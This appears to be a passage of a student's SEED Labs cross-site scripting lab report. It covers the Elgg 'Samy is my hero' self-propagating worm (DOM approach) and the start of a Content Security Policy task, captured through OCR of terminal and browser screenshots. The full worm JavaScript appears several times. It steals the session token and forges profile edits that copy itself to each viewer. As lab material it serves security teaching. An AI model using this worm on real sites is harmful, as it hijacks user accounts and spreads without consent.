


The worm propagates to Alice and other members who view Alice's webpage, which is Charlie in this case. And you observe that the script is embedded


DOM


```
show_img('Task 6/dom/dom_prop.png')
show_img('Task 6/dom/profile_samy.png')
show_img('Task 6/dom/return_jsCode_samy.png')
show_img('Task 6/dom/return_jsCode_alice.png')
show_img('Task 6/dom/return_jsCode_charlie.png')
```


Color



Activities
Terminal
Apr 9 11:30
anythink1208@seed-1004326VM: ~/Lab/Labsetup
anythink1208@seed-10...
anythink1208@seed-10...
anythink1208@seed-10...
anythink1208@seed-10...
anythink1208@seed-10...
anythink1208@seed-10...
<script id="worm">
window.onload = function(){
alert("I'm hacked!");
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2"
//Construct the content of your url.
var content= token + ts + name + desc + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
-- INSERT --
32,10
All

Color


Activities
Firefox Web Browser
Apr 9 11:33
www.seed-server.com/profile/samy/edit
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Search
Account
Edit profile
Display name
Samy
About me
Embed content
Visual editor
<script id="worm">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
Public
Brief description
Public
Location
Samy
Edit avatar
Edit profile
Change your settings
Account statistics
Notifications
Group notifications


Color
Activities
Firefox Web Browser
Apr 9 11:33
www.seed-server.com/profile/samy
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Account
Samy
Add friend
Send a message
About me
Blogs
Bookmarks
Files
Pages
Wire post
www.seed-server.com
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2"
//Construct the content of your url.
var content= token + ts + name + desc + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
OK
Read www.seed-server.com


Color
Activities
Firefox Web Browser
Apr 9 11:35
www.seed-server.com/profile/alice
Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More
Account
Alice
Add friend
Send a message
About me
Samy is my hero
Blogs
Bookmarks
Files
Pages
Wire post
www.seed-server.com
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
alert(jsCode);
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my hero" + wormCode + "&accesslevel[description]=2"
//Construct the content of your url.
var content= token + ts + name + desc + guid; //FILL IN
var samyGuid=59; //FILL IN
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Content-Type",
OK
Read www.seed-server.com




Similar to the link approach, the dom approach also edits the viewer of Samy's profile, and the worm infects the viewer which then spreads to other viewers of who visit the victims' profile.


Task 7: Defeating XSS Attacks Using CSP


```
show_img('Task 7/pt 1/example32a.png')
show_img('Task 7/pt 1/example32a_index.png')
show_img('Task 7/pt 1/example32b.png')
show_img('Task 7/pt 1/example32c.png')
```


Color


Activities
Firefox Web Browser
Apr 9 13:50
www.example32a.com
CSP Experiment
1. Inline: Nonce (111-111-111): OK
2. Inline: Nonce (222-222-222): OK
3. Inline: No Nonce: OK
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click: Click me

Color


Activities
Firefox Web Browser
Apr 13 16:24
view-source:http://www.example32a.com/
<html>
<h2 >CSP Experiment</h2>
1. Inline: Nonce (111-111-111): Failed
2. Inline: Nonce (222-222-222): Failed
3. Inline: No Nonce: Failed
4. From self: Failed
5. From www.example60.com: Failed
6. From www.example70.com: Failed
7. From button click: <button onclick="alert('JS Code executed!')">Click me</button>
<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "OK";
</script>
<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "OK";
</script>
<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>
<script src="script_area4.js"> </script>
<script src="http://www.example60.com/script_area5.js"> </script>
<script src="http://www.example70.com/script_area6.js"> </script>
</html>







1. When visiting example32a, all fields are 'OK' and button click works, but when visiting example32b all the nonce fields, example60.com and the button click does not work, and in example32c, it is mostly similar with example32b with the exception of the first nonce field passing. In example32a, for the nonce 111-111-111, 222-222-222 and no Nonce are present and the script is of the same origin policy, so it is labelled 'OK'. Since the self, example60 and example70 are of the Same

